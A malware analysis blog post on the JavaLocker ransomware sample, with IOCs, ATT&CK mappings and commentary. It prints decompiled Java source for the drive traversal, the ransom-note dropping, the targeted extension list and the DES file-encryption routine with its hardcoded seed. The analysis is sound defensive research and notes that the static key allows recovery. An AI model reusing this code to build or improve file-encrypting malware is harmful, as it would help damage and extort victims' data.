Why would you even bother?! - JavaLocker

Wed 18 March 2020 in Ransomware


Today we'll take a look at a windows ransomware built with Java. As you might have guessed this will get ugly and is therefore not for the faint of heart.

Hey there, yeah it has been a while. I've been quite busy with university stuff for the past weeks, so I'm trying to get back into the analysis/blogging thing. I've been looking for interesting/"innovative" samples that differ from the common tricks and techniques. It was unavoidable that I would have to look at a ransomware strain written in the most beautiful programming language there is sooner or later: Java. Let's get it over with.


This strain is without a doubt still in it's testing phase, so it is possible that there will be another version of it with proper encryption routines and other fixes in the next few days.

JavaLocker @ AnyRun | VirusTotal | HybridAnalysis --> `sha256 9cb578d8517dc1763db9351d3aa9d6958be57ac0b49e3b851f7148eee57ca18b`

First of all, this is the GUI that the vicitim is presented after a reboot. The Ransomware will encrypt the files on the systems without a delay, but this window isn't shown immediately after, so it's easily missed by Sandboxes like AnyRun that don't reboot for analysis. Apart from the terrible design and english grammar there's nothing more to this screen.



To display the Window with the ransomnote it will copy itself to the Startup Folder.



To decompile the JAR file that I pulled from AnyRun I'm using JD-GUI. To preserve the eyesight of potential readers I later opted to copy the code to a dark-mode capable texteditor.


The Ransomware implements four classes in addition to JavaFX for the GUI:

JAVABASIC : Handles the core functions of the Malware.

Encryption : Derives a password for the encryption routine and hashes it with MD5.

crea : Writes another instance of the ransomware to the disk.

key : Holds the encryption and decryption routines.



The "scanner" function looks for other attached drives connected to the vicitims PC. One thing to take note of is that the ransomware will only check the drive letters from C through H, so naming and mounting your network drives X:, Y: or Z: might actually save you to some extent.

```
public static void main(String[] args) throws IOException, Exception {
  Scanner sc = new Scanner(System.in);
  ret(new File("C:\\"));
  ret(new File("D:\\"));
  ret(new File("E:\\"));
  ret(new File("F:\\"));
  ret(new File("G:\\"));
  ret(new File("H:\\"));
  find2("D:\\");
  folderMethod1("D:\\");
  find2("E:\\");
  folderMethod1("E:\\");
  find2("F:\\");
  folderMethod1("F:\\");
  find2("G:\\");
  folderMethod1("G:\\");
  find2("H:\\");
  folderMethod1("H:\\");
  find2("C:\\");
  folderMethod1("C:\\");
  find2("/");
  folderMethod1("/");
}
```

A few things that stand out in the next screenshot: The ransomware will spare the C:\Windows path. Secondly the dropped ransomnote will be named *"readmeonnotepad.javaencrypt"* with the following content:

"Q: What Happen to my computer?\n A:Your personal files are encrypted by javalocker!\nQ How can I recover my Files? A You need to send 300$ of bitcoins to the following adress:BAW4VM2dhxYgXeQepOHKHSQVG6NgaEb94 then contact soviet@12334@gmail.com!"

Another interesting fact is that the wallet address mentioned in the ransomnote is just a random string (another indicator for a test build). The address format doesn't match any of the ones used in mainnet, bchtest or testnet. For the BTC mainnet it would have to start with either 1, 3 or bc1 and it also contains an illegal character ("O"). For further reference I would recommend this guide by AllPrivateKeys.

The functions *find2* and *ret* are also pretty redundant which indicates lack of knowledge or time spent on it.

```
public static void find2(String path) {
  File file = new File(path);
  File[] fs = file.listFiles();
  if (fs == null)
    return;
  for (File f : fs) {
    if (!f.isDirectory() && !f.getAbsolutePath().startsWith("C:\\Windows")) {
      if (f.length() < 104857600L)
        tryencrpt(f.getAbsolutePath());
    } else {
      File fj = new File(f.getAbsolutePath() + "\\readmeonnotepad.javaencrypt");
      try {
        fj.createNewFile();
        if (fj.canWrite()) {
          Writer out = null;
          out = new FileWriter(fj);
          String data = "Q: What Happen to my computer?\n A:Your personal files are encrypted by javalocker!\nQ How can I recover my Files?
          out.write(data);
          out.close();
          crea cr = new crea();
          cr.creat(f);
        }
      } catch (IOException iOException) {}
    }
  }
}

public static void ret(File f) {
  File fj = new File(f.getAbsolutePath() + "\\readmeonnotepad.javaencrypt");
  try {
    fj.createNewFile();
    if (fj.canWrite()) {
      Writer out = null;
      out = new FileWriter(fj);
      String data = "Q: What Happen to my computer?\n A:Your personal files are encrypted by javalocker!\nQ How can I recover my Files? A Y
      out.write(data);
      out.close();
      crea cr = new crea();
      cr.creat(f);
    }
  } catch (IOException iOException) {}
}
```

Let's check which filetypes are affected at the moment. Normally these extension lists are sorted alphabetically, but this one is not. Looks like they cobbled this one together rather than using one of the premade "popular file extensions" lists.

```
".accdb", ".pub", ".reg", ".ico", ".mui", ".onetoc2", ".dwg", ".wk1", ".wks",
".vsdx", ".vsd", ".eml", ".msg", ".ost", ".pst", ".pptx", ".jfif", ".doc", ".docx",
".xls", ".xlsx", ".ppt", ".ost", ".msg", ".eml", ".vsd", ".txt", ".csv", ".rtf",
".123", ".wks", ".pdf", ".dwg", ".onetoc2", ".snt", ".snt", ".jpeg", ".jpg", ".docb",
".docm", ".zip", ".7z", ".rar", ".mp4", ".wav", ".mp3", ".cpp", ".gho", ".iso",
".mui", ".flv", ".wma", ".key", ".sln", ".vbs", ".bat", ".cs", ".ini", ".cmd", ".lv",
".c", ".js", ".php", ".mp4", ".html", ".py", ".docb", ".pps", ".gz", ".gpg", ".xlsm",
".vmdk", ".vmx", ".pot", ".pps", ".ppsm", ".ppsx", ".ppam", ".potx", ".potm", ".edb",
".hwp", ".602", ".sxi", ".sti", ".sldx", ".sldm", ".vdi", ".aes", ".arc", ".paq",
".bz2", ".tbk", ".bak", ".tar", ".gz", ".backup", ".vcd", ".bmp", ".png", ".gif",
".raw", ".cgm", ".tif", ".tiff", ".nef", ".psd", ".ai", ".svg", ".djvu", ".m4u",
".m3u", ".mid", ".wma", ".3g2", ".mkv", ".3gp", ".mov", ".avi", ".asf", ".asf",
".mpeg", ".vob", ".mpg", ".wmv", ".fla", ".swf", ".wav", ".sh", ".rb", ".asp",
".php", ".jsp", ".brd", ".sch", ".dch", ".dip", ".dp", ".vb", ".vbs", ".ps1", ".asm",
".h", ".pas", ".suo", ".ldf", ".mdf", ".ibd", ".myi", ".myd", ".frm", ".obd", ".dbf",
".db", ".mdb", ".accdb", ".sql", ".sqlitedb", ".sqlite3", ".asc", ".lay6", ".lay",
".mml", ".sxm", ".otg", ".odg", ".uop", ".std", ".sxd", ".otp", ".odp", ".wb2",
".slk", ".dif", ".stc", ".sxc", ".ots", ".ods", ".3dm", ".max", ".3ds", ".uot",
".stw", ".sxw", ".ott", ".odt", ".pem", ".p12", ".csr", ".crt", ".pfx", ".der"
```

This build of the ransomware uses DES via javax.crypto.Cipher to encrypt the victim's files. The Seed Value for the DES SecureRandom function is hardcoded and held in variable *td*.

```
public void encrypt(String file, String destFile) throws Exception {
  Cipher cipher = Cipher.getInstance("DES");
  cipher.init(1, this.key);
  InputStream is = new FileInputStream(file);
  OutputStream out = new FileOutputStream(destFile);
  CipherInputStream cis = new CipherInputStream(is, cipher);
  byte[] buffer = new byte[1024];
  int r;
  while ((r = cis.read(buffer)) > 0)
    out.write(buffer, 0, r);
  cis.close();
  is.close();
  out.close();
}

public void decrypt(String file, String dest) throws Exception {
  Cipher cipher = Cipher.getInstance("DES");
  cipher.init(2, this.key);
  InputStream is = new FileInputStream(file);
  OutputStream out = new FileOutputStream(dest);
  CipherOutputStream cos = new CipherOutputStream(out, cipher);
  byte[] buffer = new byte[1024];
  int r;
  while ((r = is.read(buffer)) >= 0) {
    System.out.println();
    cos.write(buffer, 0, r);
  }
  cos.close();
  out.close();
  is.close();
}

public static void main(String s, String r) throws Exception {
  key td = new key("dsjfvif$$#%$#jvfdsjf@$@kjvfsfh@$#shrvehdf@$#$");
  td.encrypt(s, r);
}
```

Fellow researcher @jishuzhain found that the DES key derived from the td seed is static which should enable victims *affected by this exact version* to get their files back.

> 👍Simple analysis of this ransomware. pic.twitter.com/A9zlAhryi8
>
> — onion (@jishuzhain) March 9, 2020

And this is where we come to the point of the article headline. Why would someone even bother to: 1. build a Ransomware in JAVA; 2. build it from scratch, because there are, of course, open source ransomware projects on Github like the one below (I selected this one because it can't be directly weaponized, but you probably know my stance on OSS ransomware) 🙄.

MITRE ATT&CK

T1179 --> Hooking --> Persistence

T1179 --> Hooking --> Privilege Escalation

T1179 --> Hooking --> Credential Access

T1114 --> Email Collection --> Collection

IOCs

Javalocker

```
JAVABASIC.jar --> SHA256:
9cb578d8517dc1763db9351d3aa9d6958be57ac0b49e3b851f7148eee57ca18b
                  SSDEEP:
768:/OJ3GtaE64BWRRJcU99iOZlkp8DOJ3GtaE64BWRRJcU9+0de:/O4tG4cJb9XnLDO4tG4cJD+4e
```

Associated Files

```
JAVABASIC.jar
readmeonnotepad.javaencrypt
DESkey.dat
```